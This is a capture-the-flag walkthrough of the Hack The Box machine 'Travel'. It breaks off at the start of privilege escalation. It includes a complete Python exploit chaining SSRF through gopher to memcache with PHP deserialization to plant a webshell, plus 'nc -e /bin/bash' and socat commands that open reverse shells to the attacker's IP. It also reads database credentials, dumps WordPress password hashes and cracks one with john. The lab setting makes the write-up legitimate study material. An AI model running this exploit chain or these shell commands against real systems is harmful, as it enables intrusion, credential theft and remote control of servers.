
Travel

==========
| TRAVEL 10.10.10.189 |
==========



InfoGathering


```
Services
========

host          port  proto  name       state  info
----          ----  -----  ----       -----  ----
10.10.10.189  22    tcp    ssh        open   OpenSSH 8.2p1 Ubuntu 4 Ubuntu Linux; protocol 2.0
10.10.10.189  80    tcp    http       open   nginx 1.17.6
10.10.10.189  443   tcp    ssl/https  open   nginx/1.17.6
```

SSH

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_ssh-publickey-acceptance: ERROR: Script execution failed (use -d to debug)
|_ssh-run: ERROR: Script execution failed (use -d to debug)
| ssh2-enum-algos:
|   kex_algorithms: (9)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

HTTP

Hostname appears to be travel.htb




```
1  HTTP/1.1 200 OK
2  Server: nginx/1.17.6
3  Date: Sun, 17 May 2020 02:24:27 GMT
4  Content-Type: application/javascript
5  Content-Length: 3501
6  Connection: close
7  Last-Modified: Sat, 03 Nov 2018 21:08:12 GMT
8  ETag: "5bde0e3c-dad"
9  Accept-Ranges: bytes
10
```

FUZZ RESULTS


css [Status: 403, Size: 154, Words: 3, Lines: 8]
index.html [Status: 200, Size: 5093, Words: 842, Lines: 145]
img [Status: 403, Size: 154, Words: 3, Lines: 8]
js [Status: 403, Size: 154, Words: 3, Lines: 8]
lib [Status: 403, Size: 154, Words: 3, Lines: 8]

Not much there so I fuzzed for subdomains

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.travel.htb' -u http://10.10.10.189 --hw=458
# OR
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.travel.htb' -u http://10.10.10.189 --fw=842
```

```
=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000018:   200        345 L    1408 W   24462 Ch    "blog"
000000120:   200        51 L     126 W    1123 Ch     "ssl"
```

http://ssl.travel.htb




WORDPRESS SITE FOUND AT
http://blog.travel.htb/wp-login.php

FUZZ RESULTS

```
.htpasswd            [Status: 403, Size: 280, Words: 20, Lines: 10]
.htaccess            [Status: 403, Size: 280, Words: 20, Lines: 10]
.hta                 [Status: 403, Size: 280, Words: 20, Lines: 10]
0                    [Status: 200, Size: 24462, Words: 1170, Lines: 346]
H                    [Status: 200, Size: 25015, Words: 1186, Lines: 349]
a                    [Status: 200, Size: 26852, Words: 1603, Lines: 330]
admin                [Status: 200, Size: 4828, Words: 214, Lines: 86]
aw                   [Status: 200, Size: 26852, Words: 1603, Lines: 330]
atom                 [Status: 200, Size: 1473, Words: 71, Lines: 38]
dashboard            [Status: 200, Size: 4828, Words: 214, Lines: 86]
embed                [Status: 200, Size: 24462, Words: 1170, Lines: 346]
favicon.ico          [Status: 200, Size: 3035, Words: 7, Lines: 11]
feed                 [Status: 200, Size: 1508, Words: 64, Lines: 41]
h                    [Status: 200, Size: 25015, Words: 1186, Lines: 349]
index.php            [Status: 200, Size: 24462, Words: 1170, Lines: 346]
hello                [Status: 200, Size: 25015, Words: 1186, Lines: 349]
login                [Status: 200, Size: 4828, Words: 214, Lines: 86]
page1                [Status: 200, Size: 24462, Words: 1170, Lines: 346]
rdf                  [Status: 200, Size: 1539, Words: 53, Lines: 41]
robots.txt           [Status: 200, Size: 67, Words: 4, Lines: 4]
rss2                 [Status: 200, Size: 1508, Words: 64, Lines: 41]
rss                  [Status: 200, Size: 1508, Words: 64, Lines: 41]
server-status        [Status: 403, Size: 280, Words: 20, Lines: 10]
wp-content           [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-includes          [Status: 403, Size: 280, Words: 20, Lines: 10]
```

wp-admin [Status: 200, Size: 4828, Words: 214, Lines: 86]


This confirms the info on the home page



INTERESTING LINKS
http://blog.travel.htb/awesome-rss/
http://blog.travel.htb/wp-admin/admin-ajax.php
http://blog.travel.htb/wp-content/themes/twentytwenty/debug.php

HTTPS

The SSL certificate returns a SAN result the fuzz did not discover.
blog-dev.travel.htb



SOURCE: view-source:http://10.10.10.189/

```
<!--/H-->
<script>
  if ( location.protocol == 'https:' ) { alert('HTTPS not yet supported on all services. Redirecting to http.'); self.location = 'http://' + location.host; }
</script>
```

http://blog-dev.travel.htb/

FUZZ RESULTS
.git/HEAD [Status: 200, Size: 23, Words: 2, Lines: 2]
.git/config [Status: 200, Size: 92, Words: 9, Lines: 6]

.git/hooks [Status: 403, Size: 154, Words: 3, Lines: 8]
.git/index [Status: 200, Size: 292, Words: 2, Lines: 5]
.git/info [Status: 403, Size: 154, Words: 3, Lines: 8]
.git/logs [Status: 403, Size: 154, Words: 3, Lines: 8]
.git/objects [Status: 403, Size: 154, Words: 3, Lines: 8]

VIsiting /.git/HEAD was a file I could download. I downloaded and read the file HEAD
This took me to another link /refs/heads/master
Inside the “master” file was a SHA1 hash.

```
root@kali:~/HTB/Travel# cat /home/kali/Downloads/HEAD
ref: refs/heads/master
root@kali:~/HTB/Travel# cat /home/kali/Downloads/master
0313850ae948d71767aff2cc8cc0f87a0feeef63
root@kali:~/HTB/Travel# hashid 0313850ae948d71767aff2cc8cc0f87a0feeef63
Analyzing '0313850ae948d71767aff2cc8cc0f87a0feeef63'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)
```

HASH FOUND http://blog-dev.travel.htb/.git/refs/heads/master
0313850ae948d71767aff2cc8cc0f87a0feeef63

The /.git/index URI showed me the existence of a few other files when I read it using strings
http://blog-dev.travel.htb/.git/index

```
root@kali:~/HTB/Travel# strings /home/kali/Downloads/index
DIRC
l||Qd_
        README.md
rss_template.php
UH]^
template.php
TREE
```

The files were not where I expected so I used git-dumper to obtain the entire repo

RESOURCE: https://github.com/arthaud/git-dumper

```
python3 git-dumper.py http://blog-dev.travel.htb/ blog-dev
```

After downloading the repo I checked its logs and found a username. I also verified the hash I found previously in “master” is a hash for the repo
USERNAME: jane

```
root@kali:~/HTB/Travel/blog-dev# git log
commit 0313850ae948d71767aff2cc8cc0f87a0feeef63 (HEAD -> master)
Author: jane <jane@travel.htb>
Date:   Tue Apr 21 01:34:54 2020 -0700

    moved to git
```

Gaining Access

Reading the contents of rss_template.php I discover a few important key pieces of information that were hard to put together.
Memcache is being used. Memcache is a feature that speeds up the loading of webages by caching information.

```
$simplepie = new SimplePie();
$simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
//$simplepie->set_raw_data($data);
```

The name of a parmaeter that is used for the file
PARAMTER: custom_feed_url

```
$url = $_SERVER['QUERY_STRING'];
if(strpos($url, "custom_feed_url") !== false){
        $tmp = (explode("=", $url));
        $url = end($tmp);
 } else {
        $url = "http://www.travel.htb/newsfeed/customfeed.xml";
```

There is also appears to be a debug.php file somewhere. The contents were commented out in rss_template.php

```
<!--
DEBUG
<?php
if (isset($_GET['debug'])){
  include('debug.php');
}
?>
-->
```

This debug.php file is located http://blog.travel.htb/wp-content/themes/twentytwenty/debug.php

~~ | xct_4f8c4d5e61(...) | a:4:{s:5:"child";a:1:{s:27:"http:/(...) | ~~~~~

There is a possible protection against command injection that may prevent simple code execution.

```
root@kali:~/HTB/Travel/blog-dev# cat template.php
<?php

/**
 Todo: finish logging implementation via TemplateHelper
*/

function safe($url)
{
        // this should be secure
        $tmpUrl = urldecode($url);
        if(strpos($tmpUrl, "file://") !== false or strpos($tmpUrl, "@") !== false)
        {
                die("<h2>Hacking attempt prevented (LFI). Event has been logged.</h2>");
        }
        if(strpos($tmpUrl, "-o") !== false or strpos($tmpUrl, "-F") !== false)
        {
                die("<h2>Hacking attempt prevented (Command Injection). Event has been logged.</h2>");
        }
```

An RSS Feed consolidates multiple sources into one place. I place my IP address into the value of “custom_feed_url” to test whether or not the server can get its information from me

```
systemctl start apache2
curl "http://blog.travel.htb/awesome-rss/?custom_feed_url=10.10.14.40" > /dev/null
```

```
root@kali:~/HTB/Travel# tail -1 /var/log/apache2/access.log
10.10.10.189 - - [24/May/2020:13:28:42 -0400] "GET /? HTTP/1.1" 200 1664 "http://10.10.14.40/?#" "
SimplePie/1.3.1 (Feed Parser; http://simplepie.org; Allow like Gecko) Build/20130911040210"
root@kali:~/HTB/Travel#
```

```
dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 17098    0 17098    0     0  38080      0 --:--:-- --:--:-- --:--:-- 38165
```

I can see a request was made in the logs to http://10.10.14.40/?#

rss_template.php appears to be the equivilant of http://blog.travel.htb/awesome-rss/
The WordPress template 2020 is being used. So if http://blog.travel.htb/awesome-rss/ is the final result of that rss_template.php's execution I want to find the location of the information that is being fed into it.

I was able to find this information in the source code of rss_template.php at line 38

```
return $simplepie;
    }

    $url = $_SERVER['QUERY_STRING'];
    if(strpos($url, "custom_feed_url") !== false){
            $tmp = (explode("=", $url));
            $url = end($tmp);
    } else {
            $url = "http://www.travel.htb/newsfeed/customfeed.xml";
    }
    $feed = get_feed($url);
if ($feed->error())
            {
                    echo '<div class="sp_errors">' . "\r\n";
```

I can see that the RSS feed is importing information from an xml file called customefeed.xml if the custom_feed_url parameter is not defined.
http://travel.htb/newsfeed/customfeed.xml

I am going to host the customfeed.xml file and use the debug script to see what information I can get from memcache
I downloaded the customfeed.xml file and hosted it on my HTTP server

```
# Download customfeed.xml
cd /var/www/html
wget http://travel.htb/newsfeed/customfeed.xml

# Visit page with defined parameter and debug script
curl http://blog.travel.htb/awesome-rss/?debug&custom_feed_url=http://10.1
0.14.40/customfeed.xml -vv
```

```
[1]+  Done                    curl http://blog.travel.htb/awesome-rss/?debug
root@kali:~/HTB/Travel# tail /var/log/apache2/access.log
10.10.10.189 - - [24/May/2020:13:28:42 -0400] "GET / HTTP/1.1" 200 4574 "-" "curl/7.64.0"
10.10.10.189 - - [24/May/2020:13:28:42 -0400] "GET /? HTTP/1.1" 200 1664 "http://10.10.14.40/?#" "
SimplePie/1.3.1 (Feed Parser; http://simplepie.org; Allow like Gecko) Build/20130911040210"
```

Next I viewed the dumped debug data at http://blog.travel.htb/wp-content/themes/twentytwenty/debug.php

~ | xct_4e5612ba07(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) | -

It seems I am only returning partial values on this page. The rest of the values I am seeing after so many chars is filled in with (..)
George Constanza may refer to this as Yadda Yadda Yadda.

This data is serialized PHP data. I am going to attempt RCE through unserialized PHP
To build this exploit there are some things I need to keep in mind. The SSRF protections are only checking for loopback addresses.

```
}
$tmp = parse_url($url, PHP_URL_HOST);
// preventing all localhost access
if($tmp == "localhost" or $tmp == "127.0.0.1")
{
        die("<h2>Hacking attempt prevented (Int
```

In the TemplateHelper class, two variables are being used.
- file
- data

```
class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
        $this->init($file, $data);
    }
```

The contents of those values is placed in a log file

```
  private function init(string $file, string $data)
  {
      $this->file = $file;
      $this->data = $data;
      file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
  }
```

I found a tool called Gopherus that can be used to help build an SSRF exploit. I am going to use this
RESOURCE: https://github.com/tarunkant/Gopherus

In scripts/PHPMemcached.php there are a few changes that need to be made to

suite this situation
- 127.0.0.1
- md5(md5("http://www.travel.htb/newsfeed/customfeed.xml"):"spc") translates to the REQUIRED VALUE: xct_4e5612ba079c530a6b1f148c0b352241

The proper key value that is needed is the MD5 hash of the customfeed.xml site
md5(md5("http://www.travel.htb/newsfeed/customfeed.xml"):"spc")
This results in 4e5612ba079c530a6b1f148c0b352241
xct_key is the expected pattern in front of the hash value which would translate it to
xct_key4e5612ba079c530a6b1f148c0b352241


Doing php-serialization + ssrf + phpmemcache will trigger the payload. This will be serialized. Then trigger the php-deserialization and this will execute the rce.
RESOURCE: https://www.notsosecure.com/remote-code-execution-via-php-unserialize/

Using that file I ended up with the following exploit

```
#!/usr/bin/env python
import requests
import urllib

LHOST="10.10.14.40"
file = "exploit.php"
url = "http://blog.travel.htb/"

def payload ():
    code = 'O:14:"TemplateHelper":2:{s:4:"file";s:'+str(len(file))+':"'+file
+'";s:4:"data";s:31:"<?php system($_REQUEST["cmd"]);";}'
    #md5(md5("http://www.travel.htb/newsfeed/customfeed.xml"):"spc") =
4e5612ba079c530a6b1f148c0b352241
    payload = "%0d%0aset xct_4e5612ba079c530a6b1f148c0b352241 4 0 " + str(len(code)) + "%0d%0a"
+  code + "%0d%0a"
    encodedpayload = urllib.quote_plus(payload).replace("+","%20").replace("%2F","/").replace
("%25","%").replace("%3A",":")
    return "gopher://127.00.0.1:11211/_" + encodedpayload

payload = payload()
print "[+]payload is=:  " + payload
print "[+] Requesting using ssrf in phpmemcache"

ssrf_url = url+"awesome-rss/?debug=yes&custom_feed_url="+payload
print ssrf_url
r = requests.get(ssrf_url)

print "[+] Its time for deserialization"
r = requests.get(url+"awesome-rss/")
payload_url = url + "wp-content/themes/twentytwenty/logs/"+file
print payload_url
while True:
    print payload_url
    r = requests.get(payload_url)
    print(r.status_code)
    if r.status_code == 200:
        break;

print "Webshell created"
```

```
root@kali:~/HTB/Travel/Gopherus/scripts# ./exploit.py
[+]payload is=:  gopher://127.00.0.1:11211/_%0d%0aset%20×ct_4e5612ba079c5
REQUEST%5B%22cmd%22%5D%29%3B%22%3B%7D%0d%0a
[+] Requesting using ssrf in phpmemcache
http://blog.travel.htb/awesome-rss/?debug=yes&custom_feed_url=gopher://12
22data%22%3Bs:31:%22%3C%3Fphp%20system%28%24_REQUEST%5B%22cmd%22%5D%29%3B
[+] Its time for deserialization
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/exploit.php
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/exploit.php
200
Webshell created
```

The webshell is now accessible at http://blog.travel.htb/wp-content/themes/twentytwenty/logs/exploit.php
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/exploit.php?cmd=whoami



www-data

I then used this to obtain a reverse shell.

```
nc -lvnp 1337
curl blog.travel.htb/wp-content/themes/twentytwenty/logs/exploit.php?cmd=nc%20-e%20/bin/bash%
2010.10.14.40%201337
```

Python is not installed and the ip address is not 10.10.10.189 which means I am in a container

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
blog
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:1e:00:0a brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.30.0.10/24 brd 172.30.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

I read the wp-config.php file to obtain the password being used by wordpress

```
/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'fiFtDDV9LYe8Ti' );

/** MySQL hostname */
define( 'DB_HOST', '127.0.0.1' );
```

USER: wp
PASS: fiFtDDV9LYe8Ti

I am going to need a tty/pty if I am going to access the sql database.

```
# On attack
socat file:`tty`,raw,echo=0 tcp-listen:1338
# On target
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.40:1338
```

```
root@kali:~/HTB/Travel/Gopherus/scripts# socat file:`tty`,raw,echo=0 tcp-listen:1338
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$
```

I can then access the SQL database

```
mysql -h 127.0.0.1 -u wp -p
fiFtDDV9LYe8Ti
```

```
root@kali:~/HTB/Travel/Gopherus/scripts# socat file:`tty`,raw,echo=0 tcp-listen:1338
<emes/twentytwenty/logs$ mysql -h 127.0.0.1 -u wp -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 185
Server version: 10.3.22-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> |
```

```
show databases;
use wp;
show tables;
select * from wp_users;
```

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wp                 |
+--------------------+
4 rows in set (0.001 sec)

MariaDB [(none)]> use wp
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wp]> show tables;
+------------------------+
| Tables_in_wp           |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
12 rows in set (0.001 sec)

MariaDB [wp]> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------+----------------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url       | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-----------------+----------------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/ | admin         | admin@travel.htb | http://localhost | 2020-04-13 13:19:01 |                     |           0 | admin        |
+----+------------+------------------------------------+---------------+-----------------+----------------+---------------------+---------------------+-------------+--------------+
1 row in set (0.001 sec)
```

Enumerating the file system I disovered two password hashes in /opt/wordpress/backup-13-04-2020.sql

```
LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'admin','$P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/','admin','admin@travel.htb','
travel.htb','','2020-04-13 13:36:18','',0,'Lynik Schmidt');
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
```

```
'),(2,'lynik-admin','$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.','lynik-admin','lynik@
```

USER: admin
HASH: PBIRXVj/ZG0YRiBH8gnRy0chBx67WuK/

USER: lynik-admin
HASH: PB/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.
PASS: 1stepcloser

I cracked the hash

```
echo '$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.' > lynic-admin.txt
john lynik-admin.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
root@kali:~/HTB/Travel# john lynik-admin.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1stepcloser      (?)
1g 0:00:00:23 DONE (2020-05-24 15:04) 0.04306g/s 31462p/s 31462c/s 31462C/s 1stward..1pinto
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

I was able to use this password to successfully ssh into the machine

```
ssh lynik-admin@travel.htb
1stepcloser
```

This user has permissions to read the user flag

```
cat /home/lynic-admin/user.txt
# RESULTS
4620512f31437a33a59b76025b728725
```

```
root@kali:~/HTB/Travel# ssh lynik-admin@travel.htb
The authenticity of host 'travel.htb (10.10.10.189)' can't be established.
ECDSA key fingerprint is SHA256:KSjh2mhuESUZQcaB1ewLHie9gTUCmvOlypvBpcyAF/w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'travel.htb,10.10.10.189' (ECDSA) to the list of known hosts.
lynik-admin@travel.htb's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)

  System information as of Sun 24 May 2020 07:10:30 PM UTC

  System load:                      0.0
  Usage of /:                       45.9% of 15.68GB
  Memory usage:                     12%
  Swap usage:                       0%
  Processes:                        207
  Users logged in:                  0
  IPv4 address for br-836575a2ebbb: 172.20.0.1
  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.10.189

lynik-admin@travel:~$ cat ~lynik-admin/user.txt
4620512f31437a33a59b76025b728725
lynik-admin@travel:~$
```

USER FLAG: 4620512f31437a33a59b76025b728725


PrivEsc

There is a hidden file inside lynik-admins home directory called ldaprc

```
